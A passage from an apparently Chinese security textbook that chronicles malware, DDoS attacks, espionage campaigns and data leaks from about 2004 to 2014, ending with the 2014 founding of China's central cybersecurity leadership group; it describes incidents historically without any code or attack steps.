此后，又出现了国人编写的“五毒虫”病毒。“五毒虫”病毒综合了“冲击波”、“QQ小尾巴”、“悲惨命运/MyDoom”、“恶鹰”、“木马”等众多病毒危害于一身，将对电脑用户造成严重危害。中毒后的计算机可能会出现如下的所有或任意一种现象：向外疯狂发送垃圾邮件、60秒倒计时重启、向QQ好友发送垃圾信息、打不开杀毒软件、向网络内其他机器攻击、上网速度缓慢等。

也是在2004年，“网银大盗”木马造成了一系列安全威胁。“网银大盗”运行时，用户登录网银新登录页面时，木马会将页面转换成安全性能较差但依然能够运转的旧版页面，然后记录用户的卡号和密码。之后出现的新版本还可以利用招行网银专业版的备份安全证书功能，盗取安全证书，或者采用API Hook等技术干扰网银登录安全控件的运行。

2005年1月21日晚，中国出现了首例DDoS网络攻击。8848网络技术有限公司首页招到DDoS攻击，几千万个来自百度搜索联盟成员的IP地址在短时间之内同时访问8848首页，导致8848网络技术有限公司下属的8848.net和8848.com等域名突然无法访问。

2005年出现了Mytob病毒。Mytob是一种邮件蠕虫，类似于“悲惨命运/MyDoom”病毒，利用IRC控制后门。该病毒主要通过大量电子邮件传播，创建僵尸网络。借此发送垃圾信息、安装间谍的软件或发动钓鱼攻击。

同样是在2005年，出现了一类新的木马，名为即时通信木马。主要有三种类型：一是发送消息型。通过即时通信软件发送含有恶意网址的消息，让用户点击，中毒后又会向其他好友发送病毒消息。如“武汉男生2005”木马，通过MSN、QQ等聊天工具盗取“传奇”游戏的账号和密码。二是网络游戏盗号型。这类木马最大特点是通过ShellExecuteHooks启动，盗取魔兽、梦幻西游等网络游戏的账号进行买卖获得利益。三是自我传播型。这类木马有“MSN性感鸡”、“QQ爱虫”等，基本都是搜寻到聊天窗口后对其进行控制，群发文件或消息。

2006年，一款叫“风暴蠕虫”的病毒开始肆虐。该病毒运行时，会出现一封标题为“风暴袭击欧洲，230人死亡”的邮件。这种病毒的变种很多，有的会把电脑变成僵尸或“肉鸡”；有的制造僵尸网络，在互联网上发送垃圾邮件。

同样是在2006年，针对苹果电脑的Leap-A/Oompa-A病毒出现。它利用iChat聊天程序在苹果电脑之间进行传播。当病毒感染苹果电脑后，它会自动搜索iChat的联系人列表并向其中的好友发送信息，信息中附带一个看起来像是不完整的jpeg图像的损坏附件。

2006年，国内DDoS攻击愈演愈烈，针对一些知名中小企业的攻击数量不断增加。如5月份，江苏省扬州某公司宣布持续两年遭到DDoS攻击，尤其是最近一次攻击使该公司整个网络运营业务完全中断、损失严重。12月15日，辽宁锦州某运营商遭DDoS攻击，来自陕西省的两个IP地址发送大量数据包到辽宁锦州的路由器。12月20日，全亚洲最大的机房——网通亦庄机房遭到黑客攻击，攻击流量最高时达到了12G流量，远远超过了网通亦庄机房7G的带宽。

2007年1月初“熊猫烧香”病毒开始肆虐网络，它是国产病毒中颇具名气的一款。“熊猫烧香”其实是一种蠕虫病毒的变种，而且是经过多次变种而来的，由于中毒电脑的可执行文件会出现“熊猫烧香”图案，所以也被称为“熊猫烧香”病毒。但原病毒只会对EXE图标进行替换，并不会对系统本身进行破坏。而大多数该病毒的变种是中等病毒变种，用户电脑中毒后可能会出现蓝屏、频繁重启以及系统硬盘中数据文件被破坏等现象。同时，该病毒的某些变种可以通过局域网进行传播，进而感染局域网内所有计算机系统，最终导致企业局域网瘫痪，无法正常使用，它能感染系统中.exe、.com、.pif、.src、.html、.asp等文件，它还能终止大量的反病毒软件进程并且会删除扩展名为gho的备份文件。被感染的用户系统中所有.exe可执行文件全部被改成熊猫举着三根香的模样。

2007年4月还出现了名为“艾妮”的病毒。该病毒集熊猫烧香、维金两大病毒的特点于一身，是一个传播性与破坏性极强的蠕虫，它会疯狂感染用户电脑中的.exe文件，下载其他木马和病毒程序，病毒通过局域网传播可能导致内网大面积瘫痪。更为严重的是，利用微软动画光标（ANI）漏洞传播，使得包括在安全性上煞费苦心的Vista系统也无法幸免，用户只要浏览带有恶意代码的Web网页或电子邮件将立刻感染该病毒。

2007年还沿袭了之前木马的发展趋势，出现了“魔兽”木马和“征途”木马。这类木马

都是盗取网络游戏的账号和密码，感染木马后，它会把自己复制到 Windows 下并添加注册表启动项，如果发现登录游戏的用户，便通过钩子读取用户输入的账号和密码，并将其发回程序编写者的邮箱。

2007 年 7 月 25 日，联众公司向公安局报案，称某科技公司专门雇用黑客对其托管在北京、上海、石家庄等地的多台网络游戏服务器进行长达 1 个月的 DDoS 攻击，造成电脑服务器瘫痪并被迫停止服务，损失达上百万元。经查，有 4 名犯罪嫌疑人使用了 TCP Flood 的 DDoS 攻击手段对联众公司进行了攻击。这也是我国首例侦破的 DDoS 攻击案。

在这个阶段，互联网安全威胁快速增加，病毒、木马的种类急剧增多，攻击手段趋向多元化，因此我们称之为“安全威胁快速发展阶段”。在这个阶段后门的数量经历了一个由多变少的过程，比较常见的后门有网页后门、线程插入后门、扩展后门、C/S 后门等。僵尸网络的规模也越发庞大，据调查，2005 年 4 月和 5 月间，全球每天约有 15 万～17 万新僵尸程序出现，其中中国占 15％～20％。并且新的僵尸程序功能越来越强大，隐蔽性也越来越高，已经成为最令人生畏的安全威胁之一。漏洞同样也是信息安全的主要威胁之一，对用户产生较大影响的漏洞包括“伪造 TCP 包可导致拒绝服务漏洞”、“处理伪造 IP 选项存在的漏洞”、“Microsoft Windows 动态游标文件头栈溢出漏洞”等。分布式拒绝服务攻击在这个阶段中也成为黑客惯用伎俩。据统计，在这个阶段中中国已成为分布式拒绝服务攻击的主要目标，大概占到 63％。随着计算机与网络的普及、网民数量爆炸性的增长，流氓软件与间谍软件的增长势头也更为迅猛。例如，2005 年中国有将近 90％的用户遭受间谍软件的袭击，比起 2004 年的 30％提高了六成。2000 年后，计算机病毒、木马以及后门程序、间谍软件等安全威胁的编写主体也开始发生变化，由个人变为团体，并逐渐发展成黑客产业链。在黑客产业链中，各个团体“各司其职”：有专门开发病毒的团体；有专门发掘漏洞的团体；有专门贩卖病毒、漏洞的团体；有专门负责攻击、窃取信息的团体；有专门出售信息的团体；有专门负责套现洗钱的团体；有专门负责黑客培训的团体。虽然黑客团体存在的目的是多样的，但最主要的是谋取经济利益。据有关部门估计，在这个阶段黑客产业链年产值已超过 10 亿人民币。本阶段的计算机病毒已开始突破对单机功能的破坏，与上一阶段的仅限于单机或局域网不同，此阶段则是将范围扩大至对服务器、端口等计算机设备和网络设备进行攻击。由于互联网的广泛普及和应用，这一阶段的安全威胁传播速度很快，几乎每一类大型的病毒或木马，都能在全球范围广泛传播，所造成的信息失窃与经济损失也越来越严重。威胁的手段也日趋复杂与隐蔽，增加了应对的难度。

### 1.8.3 安全威胁深度融合阶段(2008 年至今)

2008 年以来，传统恶意代码依然大量存在但影响力减弱，而僵尸网络、间谍软件、网络钓鱼等网络安全事件较以往均有明显增加。安全威胁在多种平台上不断泛化且分布越来越广，各种安全威胁深度融合，再加上网络战形态初步显现，都使得网络安全问题变得更加错综复杂，网络安全防御更加困难。

2008 年出现了一种名为“AV 终结者”的病毒。这是一种闪存寄生病毒，主要以非法

网站作为传播渠道。该病毒可以绑架杀毒软件，破坏系统安全模式，并且格式化、重装系统等常规修复手段全部失灵，隐藏自身，破坏系统所有文件选项等。

2008年还出现"磁碟机/dummycom"病毒。该病毒是当时传播最迅速，变种最快，破坏力最强的病毒。据统计，每日感染磁碟机病毒人数已逾1 001 000用户。"磁碟机/dummycom"现已经出现100余个变种，当时病毒感染和传播范围呈现出蔓延之势。病毒造成的危害及损失10倍于"熊猫烧香"。该病毒是一个下载者病毒，会关闭一些安全工具和杀毒软件并阻止其运行，并会不断检测窗口来关闭一些杀毒软件及安全辅助工具，破坏安全模式，删除一些杀毒软件和实时监控的服务，远程注入到其他进程来启动被结束进程的病毒。

2008年的"机器狗"病毒也造成了极大的破坏。该病毒可以穿透各种还原软件与硬件还原卡，通过pcihdd.sys驱动文件抢占还原软件的硬盘控制权。并修改用户初始化文件userinit.exe来实现隐藏自身的目的。此病毒为一个典型的网络架构木马型病毒，病毒穿透还原软件后将自己保存在系统中，定期从指定的网站下载各种木马程序来截取用户的账号信息。

截至2008年12月31日，中国互联网络信息中心(CNNIC)统计数据显示，我国网民数达到2.98亿人，互联网普及率达22.6%。宽带网民规模达到2.7亿，占网民总体的90.6%。我国域名综述达到16 826 198个，其中.CN域名数量达到13 572 326个，网站数约2 878 000个，国际出口带宽约640 286.67Mbps。

2008至2009年间，网上出现了一种新型蠕虫，名为"飞客/Conficker/ Downup"。中国大陆成为感染该病毒的重灾区，每月感染约1800万个主机IP数量。"飞客/Conficker/ Downup"主要利用Windows操作系统MS08-067漏洞来传播，同时也能借助任何有USB接口的硬件设备来感染。感染后不仅会产生泄密隐患，还会被黑客利用来发动网络攻击。

2009年，"U盘寄生虫"、"刻毒虫"、"无极杀手"、"文件夹寄生虫"等病毒都十分猖獗。"U盘寄生虫"病毒文件一般存在于U盘、MP3、移动硬盘和硬盘各个分区的根目录下，当用户双击U盘等设备的时候，该文件会利用Windows系统的自动播放功能优先运行autorun.inf文件，而该文件会执行所要加载的病毒程序，从而破坏用户计算机，使用户计算机遭受损失；"刻毒虫"病毒利用U盘和系统漏洞在局域网和不同系统之间进行传播，其具有下载其他恶意程序、干扰被感染系统访问指定站点、反安全软件以及自我升级更新的功能，可以说是集现代病毒主要危害和传播方式于一身的"大成者"；"无极杀手"病毒能够关闭目前市场上几乎所有主流的杀毒软件或安全软件，而国外的几款杀毒软件以及利用国外杀毒引擎的免费杀毒软件，在这个病毒面前更是毫无抵抗之力，开启所有监控后，还是可以被病毒轻松结束进程；"文件夹寄生虫"病毒通常会将硬盘根目录下的正常文件夹隐藏，将自身伪装成文件夹样式图标，并将自身命名为被隐藏文件夹的名称。

2009年还出现了许多盗取网络游戏账号的木马，例如"网游窃贼"、"玛格尼亚"等。"网游窃贼"变种nf，是一个最新的木马变种，运行后会释放出病毒文件iexpl0re.exe，大小为47 185字节。它通过在注册表中添加启动项实现开机自启，盗取传奇、魔兽世界、完美世界、征途等多款网络游戏账户密码和玩家装备。"玛格尼亚"变种bde是"玛格尼亚"

木马家族的最新成员之一，采用高级语言编写，并经过加壳处理。“玛格尼亚”变种 bde 运行后，自我复制到被感染计算机系统的指定目录下，并在指定目录下释放一个恶意 DLL 组件文件，修改注册表，实现木马开机自动运行。它在被感染计算机的后台盗取网络游戏玩家的游戏账号、游戏密码、身上装备、背包装备、角色等级、金钱数量、游戏区服、计算机名称等信息，并在被感染计算机的后台将窃取到的玩家游戏账号信息发送到骇客指定的远程服务器站点上，造成玩家的游戏账号、装备物品、金钱等丢失，给游戏玩家带来非常大的损失。

2010 年 6 月，“震网/Stuxnet”蠕虫病毒被首次发现。该病毒是第一个专门定向攻击真实世界中基础(能源)设施的“蠕虫”病毒，比如核电站、水坝、国家电网。作为世界上首个网络“超级破坏性武器”，该病毒已经感染了全球超过 45 000 个网络。计算机安防专家认为，该病毒是有史以来最高端的“蠕虫”病毒，它的复杂程度远超一般电脑黑客的能力。据统计，近 60%的感染发生在伊朗，其次为印尼(约 20%)和印度(约 10%)，阿塞拜疆、美国与巴基斯坦等地亦有小量个案。“震网/Stuxnet”感染的重灾区集中在伊朗境内，因此美国和以色列因此被怀疑是“震网/Stuxnet”的发明人。它的打击对象是全球各地的重要目标，所以被一些专家定性为全球首个投入实战舞台的“网络武器”。这种新病毒采取了多种先进技术，因此具有极强的隐身和破坏力，只要电脑操作员将被病毒感染的 U 盘插入 USB 接口，这种病毒就会在神不知鬼不觉的情况下取得一些工业用电脑系统的控制权。

2011 年出现了一种恶意病毒名为“温柔杀手”。“温柔杀手”病毒主要通过那些在线播放盗版电影和不良视频的网站传播，要播放这些网站的视频，必须安装专用播放器，而病毒就藏匿其中。中了该病毒后，电脑运行速度变卡，查看进程会发现异常程序，浏览器主页被锁定为某个网址导航站，桌面生成若干个异常快捷方式图标，并且经常会弹出一些中奖、彩票之类的钓鱼网站。病毒首先在系统中释放病毒执行程序 C:\WINDOWS\system32\kb.dll，然后再感染若干个系统关键文件，比如 explorer.exe 和 winlogon.exe。并且，因为“温柔杀手”病毒还会下载更多盗号木马，导致系统被大量病毒和木马破坏，使得针对“温柔杀手”病毒的修复变得较为复杂。若被某些杀毒软件不当处置，则会在下次开机重启时蓝屏。

2011 年还出现了全球首例可以刷写 BIOS 的木马，名为“BMW”木马。“BMW”木马是最新捕获的一款高危木马，该木马能够连环感染主板芯片程序(BIOS)、硬盘主引导区(MBR)和 Windows 系统文件，使受害电脑无论重装系统、格式化硬盘，还是换掉硬盘都无法彻底清除病毒。

2011 年还出现了“网银大盗”木马，该木马是当年危害最大的网购木马。该木马通过键盘记录的方式，监视用户操作。当用户使用个人网上银行进行交易时，该木马会恶意记录用户所有的账号和密码，记录成功后，木马会将盗取的账号和密码发送给木马作者，造成经济损失。

根据金山毒霸安全中心统计，2012 年共捕获病毒样本总量超过 4200 万个，比上一年增长 41.4%，月捕获病毒样本数在 300～450 万个之间，日均超过 11 万个。2012 年统计到病毒感染超过 2.3 亿台次，比 2011 年下降 14%。比较典型的有“鬼影病毒”、“AV 终

结者末日版”、“网购木马”、“456 游戏木马”、“连环木马”、“QQ 粘虫”木马、“新淘宝客”病毒等病毒类型对用户危害最大。

2012 年 1 月，赛门铁克公告证实两款企业级产品源代码被盗。2012 年 1 月 6 日，赛门铁克官方发言人 Cris Paden 向美国媒体表示，被盗的两款企业版防病毒产品源码，具体分别为 Endpoint Protection 11.0(SEP)和 Symantec AntiVirus 10.2。虽然这两款产品不是赛门铁克最新的版本，但依然在售后支持行列。Cris Paden 强调，虽然这次事件看上去很严重，但不会影响诺顿的任何消费者。而且这次源代码泄露并非是黑客攻破了赛门铁克本身的安全机制，而是通过攻击第三方渠道盗取的。

2012 年 2 月，黑客组织 Anonymous 威胁要干掉整个互联网。著名黑客组织 Anonymous 一直对美国新的反盗版法案 SOPA 持强烈反对态度，不过这次他们玩得过火了。该组织威胁要干掉整个互联网以给“SOPA 法案、华尔街及黑心银行家以及前者的保护伞政府”等一点颜色看看，如果代号名为 Operation Global Blackout 的行动成功，那么全世界将在 3 月 31 日陷入无法使用互联网的状态。至于具体手段，Anonymous 计划对所有 13 台 DNS 域名根服务器发起大规模 DDoS 行动，届时在浏览器中输入所有域名都将返回错误页面，使得不少用户届时将认为网络无法使用。Anonymous 称他们的行动只是给美国政府一个警告而不是计划彻底“杀死”互联网，但他们没有说明行动具体的持续时间，可能是几个小时也可能会是几天。

2012 年 4 月，VMware 确认 ESX Hypervisor 源代码被窃。VMware 已经确定关于 ESX Hypervisor 的源代码已经泄露。据查是一位自称 Hardcore Charlie 的黑客在 4 月 8 日偷取的。2012 年 4 月 25 日，VMware 确定被偷盗，并表示“未来也存在源代码被偷盗的潜在危险”。不过所幸的是其偷走的源代码是 2003—2004 年的。尽管目前 VMware ESX 仍然可以使用，但 VMware 还是建议用户马上升级到最新代号为 ESXi 的 hypervisor，该版本在安全性方面得到了加强。“事实上源代码未必不能共享，只不过这会增加 VMware 用户的风险。”公司称：“VMware 已经和其他致力于开发虚拟化系统的企业进行了长期有效的合作，我们已经将用户的安全放在首要地位，目前我们已经提供了 VMware 安全反馈中心(VMware Security Response Center)并积极应对各项挑战。未来还会继续加强软件安全方面，保护用户的私人信息。”

2012 年 5 月，中东上万台电脑发现 Flame 新型蠕虫病毒。2012 年 5 月 29 日，国际电联和卡巴斯基实验室对外发布一个消息：Flame，一种新型的蠕虫病毒在中东地区被发现，它是 Stuxnet 之后出现的又一个类似产物。代号为 Worm.Win32.Flame 的恶意软件是最近刚被发现，它被专家描述为迄今为止最为复杂的病毒之一。据报道，中东大部分电脑估计都被这种始于伊朗和以色列的病毒攻击所感染，北非的一些地区也不可幸免。专家们认为，这种木马病毒最主要的功能是它的间谍功能：只要一台电脑感染了 Flame 病毒，它就会执行记录来自连接或内置话筒里的音频，管理周围的蓝牙设备，截屏、保存一些文件和邮件的数据到电脑里。并且这种对服务器的控制是永无止境的。而所有收集到的这些数据都是来自于预先计划好的攻击对象。Flame 病毒跟 Stuxnet 病毒或者其分支 Duqu 病毒较为类似，专家们认为这种病毒是受同一群人控制。据卡巴斯基实验室里的研究者说，最初感染 Flame 病毒的用户都是钓鱼式攻击的受害者，一旦攻击成

功,Flame病毒就可以通过局域网或者USB闪存驱动扩散到其他的电脑里。而且这种病毒可以扩散到全补丁版的Windows 7的系统中。但是大部分用户们不需要特别的担心,因为作为一个间谍工具,它攻击的对象只是一些个人和中东地区的一些教育、政府机构。另外,专家还指出该蠕虫病毒在展开它的间谍工作之前会先对该系统进行勘察,如果不是其要攻击的对象,它将会自动从电脑卸载掉。

2012年7月,DNSChanger肆虐,全球400万台电脑被感染。在不到几小时时间内,多达30万台电脑和Mac无法上网,除非用户立即清除其机器上的恶意软件。根据打击DNSChanger安全专家小组表示,截至2012年7月2日,有25万～30万台电脑受到感染。DNSChanger修改用户的计算机域名系统(DNS)设置来发送URL请求到攻击者自己的服务器,从而将受害者带到攻击者创建的网站。美国联邦当局表示,多达400万台电脑和Mac受到感染,让攻击者净赚1400万美元。美国联邦调查局发现要是直接关掉这些不法集团的服务器,那些已经中毒的电脑将无法上网,因此,美国联邦当局创建了安全网络,安装两台没病毒的互联网服务器,来取代这些攻击者的服务器,这样就不会出现突然断网的现象。然而,由于经费问题,联邦当局这个服务器系统会在美国东部时间2012年7月9日中午12点后关闭,届时,这些被感染的机器将失去网络连接。不仅仅是消费者的电脑和Mac,DNSChanger还感染了政府机构和企业的电脑和系统。在财富500强企业中,约有12%的企业电脑或路由器受到感染,3.6%的美国政府机构受到感染。清理工作是清除DNSChanger最艰难的部分。有一家公司,清理了所有机器的DNSChanger,但是仍然重新受到感染,最终,该公司发现是连接到公共Wi-Fi的笔记本在传播该恶意软件。即便如此,该公司付出的努力还是值得的,不仅能够减轻影响,而且能够为未来打击新恶意软件积累经验。在未来,我们需要的是一个实时报警功能,当用户计算机被分流到替代服务器时,报警系统就会立即通知用户。两个最大的互联网公司也在努力打击DNSChanger恶意软件。在2012年5月下旬,谷歌开始在搜索结果页的顶部警告受感染用户,几天以后,Facebook也向其用户发出了类似的警告。用户可以使用多个免费工具来确定电脑是否受感染,例如,DCWG发布的工具,在美国,用户可以访问dns-ok.us网站,其他检测网站可以在DCWG的网站上找到,其网站还提供了免费的删除该恶意软件的工具。也许无法上网正好能够给用户敲响警钟。

2012年8月,维基解密网站遭受持续攻击而无法登录。维基解密日前表示,自己的网站遭受到了持续的DOS(拒绝服务)黑客攻击,导致网站在一周多的时间里反应迟缓或无法登录。维基解密在2012年8月11日发布的一份声明中表示,此次黑客攻击在8月初开始增强,之后扩大到对其附属网站的攻击。DOS攻击是通过过量的信息请求令网站瘫痪的一种做法。维基解密表示,每秒钟都有来自数千个不同网址的10GB虚假流量涌入该网站。在线内容服务公司Akamai安全信息主管约什·考尔曼(Josh Corman)认为,针对维基解密的此次攻击“远远大于”过去几年所见的普通攻击。维基解密由于发布大量的机密美国外交电文而饱受争议。

2013年1月,历史大规模网络间谍活动“红色十月行动”曝光。2013年1月16日,卡巴斯基的安全研究人员宣布发现了一个有5年历史的大规模网络间谍活动“红色十月行动(Operation Red October)”,该行动以至少39个国家的外交使馆、政府和科研机构为攻

击目标，目标国家包括美国、巴西、澳大利亚和俄罗斯。“红色十月行动”的活动始于2007年，使用了超过1000个可区分的模块。

同样是在2013年1月，“伊兹丁·哈桑网络战士”表示，该组织对美国银行网站遭受的一系列分布式拒绝服务攻击负责，这一系列攻击被称作是“燕子行动”第二阶段。黑客攻击的目标包括美国联合汽车金融公司、美国BB&T公司、美国第一资本金融公司、五三银行、汇丰银行、美国PNC金融服务集团、美国富国银行、美国太阳信托银行以及美国锡安银行。据美方官员推测，这一黑客组织是伊朗支持的、带有国家行为的黑客群体。

2013年2月，Apple、Facebook 、Twitter 等科技巨头相继被入侵，用户数据泄露。2013年2月16日，Apple、Facebook和Twitter等科技巨头都公开表示被黑客入侵，其中Twitter被黑后泄露了25万用户的资料。后经披露证实是黑客在某网站的HTML中内嵌的木马代码利用Java的漏洞侵入了这些公司员工的电脑。

同样是在2013年2月，美国曼迪昂特公司首次曝光了黑客组织APT1，称该组织对美国等西方国家的军事、政治、经济、外交和商业等领域展开了长期的间谍活动。美国能源部遭受了一次重大且复杂的网络攻击，14台计算机服务器和20个工作站遭到了入侵，几百个员工的私人信息遭到泄露。

2013年3月，韩国政府等多家网站多次爆发大规模的黑客攻击，瘫痪数小时。2013年3月22日，韩国爆发历史上最大规模的黑客攻击，韩国主要银行、媒体以及个人计算机均受到影响。大量企业，包括国内主流的银行、电视台计算机都被破坏至瘫痪，导致无法提供服务，大量资料被窃取。2013年6月25日，韩国青瓦台总统府在内的16家网站遭攻击，并陷入瘫痪，一些被黑网站首页出现“伟大的金正恩领袖”等红色词句。2013年7月7日晚间，韩国总统府、国防部、外交通商部等政府部门和主要银行、媒体网站等再次遭到分布式拒绝服务(DDoS)攻击，瘫痪时间长达4小时。

2013年6月，搜狗输入法和浏览器频频泄露用户信息。2013年6月5日安全平台乌云曝出搜狗输入法导致大量用户敏感信息泄露，时隔5个月，央视又曝出搜狗浏览器致用户QQ、支付宝等信息泄露。随后虽然搜狗方面极力回应称漏洞并不存在，但已有众多用户反馈亲历过此事，不少媒体、安全专家提醒搜狗用户，只有尽快修改账户密码才能保证账户安全。

同样是在2013年6月，“棱镜门”事件爆发，美国国家安全局监控用户隐私。2013年6月5日，美国前中情局(CIA)职员爱德华·斯诺顿披露给媒体两份绝密资料，一份资料称：美国国家安全局有一项代号为“棱镜”的秘密项目，要求电信巨头威瑞森公司必须每天上交数百万用户的通话记录。另一份资料更加惊人，美国国家安全局和联邦调查局通过进入微软、谷歌、苹果等九大网络巨头的服务器，监控美国公民的电子邮件、聊天记录等秘密资料。此后斯诺登现身香港，声称自己良心感悟，无法允许美国政府利用“棱镜”项目侵犯全球民众隐私以及互联网自由。他表示，美国政府早在数年前就入侵中国一些个人和机构的电脑网络，其中包括政府官员、商界人士甚至学校。斯诺登后来前往俄罗斯申请避难，获得俄罗斯政府批准。

也是在2013年6月，金山“蓝屏门”致数千万用户受损。2013年6月，大量金山毒霸用户反馈在更新6月微软补丁后出现系统蓝屏、崩溃等故障。日本金山6月12日晚间向

日本市场用户致歉，承认错误并发出更新解决该问题。6 月 13 日，微软发布官方公告称使用金山毒霸的用户更新安全补丁时可能出现问题。此后，金山官方才于当日傍晚向中国内地用户致歉。据权威机构统计，此次金山补丁门致数千万用户受到影响，直接经济损失难以估量。

2013 年 8 月，.cn 根域名服务器遭遇有史最大的 DDoS 攻击。2013 年 8 月 25 日，中国互联网络信息中心(CNNIC)发表声明，国家域名解析节点于 8 月 25 日凌晨时许受到拒绝服务攻击，到凌晨 3 时服务恢复正常。期间大量.cn 域名和.com.cn 无法解析，受影响的包括新浪微博和一批以.cn 为域名的网站。事后查明是由于黑客利用僵尸网络攻击某游戏私服导致。几天后，国家互联网应急中心 CNCERT/CC 运行管理部处长王明华透露，策划该事件的黑客已经在山东青岛被抓获。

2013 年 11 月，微软发布 Windows XP 死亡倒计时工具 将同时停止对杀毒软件更新。2013 年 11 月 18 日，为了加速用户弃用 Windows XP，转投 Windows 7/8 的怀抱，微软发布了 Windows XP 死亡倒计时小工具。据介绍，该 Windows XP 死亡倒计时小工具可以清楚计算出 XP 系统还有多少天就寿终正寝。不过，让人费解的是，这款给 Windows XP 倒计时的小工具并不能在 XP 系统运行，仅仅适用于 Windows Vista 和 Windows 7 系统。此前，微软还曾表示，2014 年 4 月 8 日起，微软不仅会停止对 Windows XP 的技术支持与更新，还会停止 XP 平台上的杀毒软件 MSE 的更新。

同样是在 2013 年 11 月，腾讯 7000 多万 QQ 群数据公开泄露。2013 年 11 月 20 日，国内知名漏洞网站乌云曝光称，腾讯 QQ 群关系数据被泄露，在迅雷上很容易就能找到数据下载链接。据测试，该数据包括 QQ 号、用户备注的真实姓名、年龄、社交关系网甚至从业经历等大量个人隐私。数据库解压后超过 90GB，有 7000 多万个 QQ 群信息，12 亿多个部分重复的 QQ 号码。随后腾讯公司回应称，此次 QQ 群泄露的只是 2011 年之前的数据，黑客攻击的漏洞也已经修复。不过这么大规模数据在网上公开，由此引发的后遗症很难消除。目前已有网站打出“精准营销”的旗号，根据 QQ 用户的真实姓名、爱好、经历、从业特征发送垃圾邮件，更让人担心的是，这些数据可能被不法分子利用进行诈骗。如果一个人的真实姓名和 QQ 号、群关系都在网上暴露出来，诈骗信息将更加难以防范。

2013 年 12 月，12306 网站上线数小时被发现存在漏洞。2013 年 12 月 6 日，新版中国铁路客户服务中心 12306 网站正式上线试运行。不过，就在上线第一天，擅长“挑刺”的 IT 高手们就发现 12306 新版网站存在漏洞。漏洞发现者指出，12306 网站漏洞泄露用户信息，可查询登录名、邮箱、姓名、身份证以及电话等隐私信息。另一个漏洞的发现者也曝出“新版 12306 网站存在多个订票逻辑漏洞”，该漏洞可能导致后期订票软件泛滥，造成订票不公。铁路总公司对此回应，“上线当晚漏洞已经弥补”，但 12306 的安全性也由此被人们打上一个大大的问号。

2014 年 1 月 21 日，国内通用顶级域的根服务器忽然出现异常，导致中国众多知名网站出现大面积 DNS 解析故障，这一次事故影响到了国内绝大多数 DNS 服务器，很多网站被解析到 65.49.2.178 这一 IP 地址，近 2/3 的 DNS 服务器瘫痪，时间持续数小时之久。事故发生期间，超过 85%的用户遭遇了 DNS 故障，导致网速变慢和打不开网站的情

况,部分地区用户甚至出现断网现象。国家顶级域名.cn由于其服务器在国内没有受到影响,表现得更加安全。建议国内互联网企业以后更多选用.cn域名防备危机。2013年国内曾两次发生过根域名故障,一次是2013年07月06日,上海联通DNS设备发生故障,导致2G、3G的手机用户无法上网。另一次是2013年08月25日,.cn根域名服务器全线故障。时隔5个月,国内再次发生DNS故障。域名系统(Domain Name System,DNS),因特网上作为域名和IP地址相互映射的一个分布式数据库,能够使用户更方便地访问互联网,而不用去记住能够被机器直接读取的IP数串。通过主机名,最终得到该主机名对应的IP地址的过程叫作域名解析(或主机名解析)。DNS协议运行在UDP协议之上,使用端口号53。DNS服务器一般是当地电信运营商的服务器。如果这个服务器不知道,他就会向上一级请求,一般是运营商的全国性DNS服务器。如果这个全国性DNS还不知道会向全球DNS服务器查询。这一级一级的层级中,最高一级是全球的根服务器。根服务器,主要用来管理互联网的主目录,全世界只有13台,名字分别为A～M,其中10台设置在美国,另外各有一台设置于英国、瑞典和日本。2010年3月16日以前,中国大陆有F和I这两个根域DNS镜像,但因为多次发生DNS污染,进而影响国外网络稳定,威胁到国际互联网安全和自由,被迫断开与国际互联网的连接。这次DNS解析出错,才导致国内大部分网站无法访问。一位DNS技术专家解释说,这次的问题仅出现在中国,说明全球根服务器并未出现问题,问题很可能是国内网络运营商。“简单地说,我们访问baidu.com域名的网站先要指向根服务器,根服务再将用户指向.com服务器,.com的解析服务器再把用户指向baidu.com。”之所以有部分用户还可以正常访问互联网,是因为其网络DNS服务器有一定的缓存时间。如果根服务器的故障持续,全国大部分网站都将受到影响。但65.49.2.178这个IP地址属于美国北卡罗莱纳州卡里镇Dynamic Internet Technology公司。多家中国公司被解析到美国某公司,也有可能是黑客攻击的结果。

同样是在2014年1月,斯诺登再次曝光以民主堡垒自居的美国通过互联网监听从事工业间谍活动。斯诺登称,美国的工业间谍活动所针对的不仅限于国家安全问题,而且还包括任何可能对美国有价值的工程和技术资料。此后,斯诺登相继又爆出了使用云服务、搜索引擎和社交媒体的有关风险,暗示谷歌和脸谱都与政府勾结进行监听和提供“危险”服务。7月,斯诺登又指责Dropbox公司“对隐私怀有敌意”,并是美国政府棱镜窥探计划的帮凶。

2014年1月21日,2000万韩国人信用卡信息被盗。韩国监管部门表示,近期的一起事故中,在人口5000万的韩国,至少有2000万人的信用卡信息被盗。近年来,韩国许多大公司都曾遭遇过用户数据泄露事故,其中部分是由于黑客攻击,部分是由于内部员工泄密。此次大规模的泄露不是因为哪个黑客组织技术高超,而是源自个人信用评估公司的内部员工监守自盗。这家韩国信用评估机构(Korean Credit Bureau)的员工随即被逮捕。这个内鬼从三大韩国银行的内部服务器里调取了这些用户敏感信息,并转卖给电话营销公司。泄露的个人信息包括用户姓名、身份证号、电话、信用卡号码、信用卡有效期。这是韩国历史上最严重的信息泄露事件。

非传统安全是相对传统安全威胁因素而言的,指除军事、政治和外交冲突以外的其

他对主权国家及人类整体生存与发展构成威胁的因素。非传统安全问题主要包括经济安全、金融安全、生态环境安全、信息安全、资源安全、恐怖主义、武器扩散、疾病蔓延、跨国犯罪、走私贩毒非法移民、海盗、洗钱等。因此面对严峻的网络信息安全形势，2014 年 2 月 27 日，中央网络安全和信息化领导小组宣告成立，并在北京召开了第一次会议，习近平亲自担任组长，李克强、刘云山任副组长。由此，网络安全上升为国家安全战略，成为国家安全的重中之重。中央网信小组将着眼于国家安全和长远发展，统筹协调涉及经济、政治、文化、社会及军事等各个领域的网络安全和信息化重大问题，研究制定网络安全和信息化发展战略、宏观规划和重大政策，推动国家网络安全和信息化法治建设，不断增强网络及信息安全保障能力。中央网络安全和信息化建设领导小组的成立是以规格高、力度大、立意远来统筹指导中国迈向网络强国的发展战略。在中央层面设立一个更强有力、更有权威性的机构，体现了中国最高层全面深化改革、加强顶层设计的意志，显示出在保障网络安全、维护国家利益、推动信息化发展的决心。这是落实十八届三中全会精神的又一重大举措，是中国向网络安全和信息化国家战略迈出的重要一步，标志着这个拥有 6 亿网民的网络大国加速向网络强国挺进。网络安全是国家安全的新领域，且不仅仅涉及信息战，还涉及舆论、公共关系、技术，更涉及公共安全。

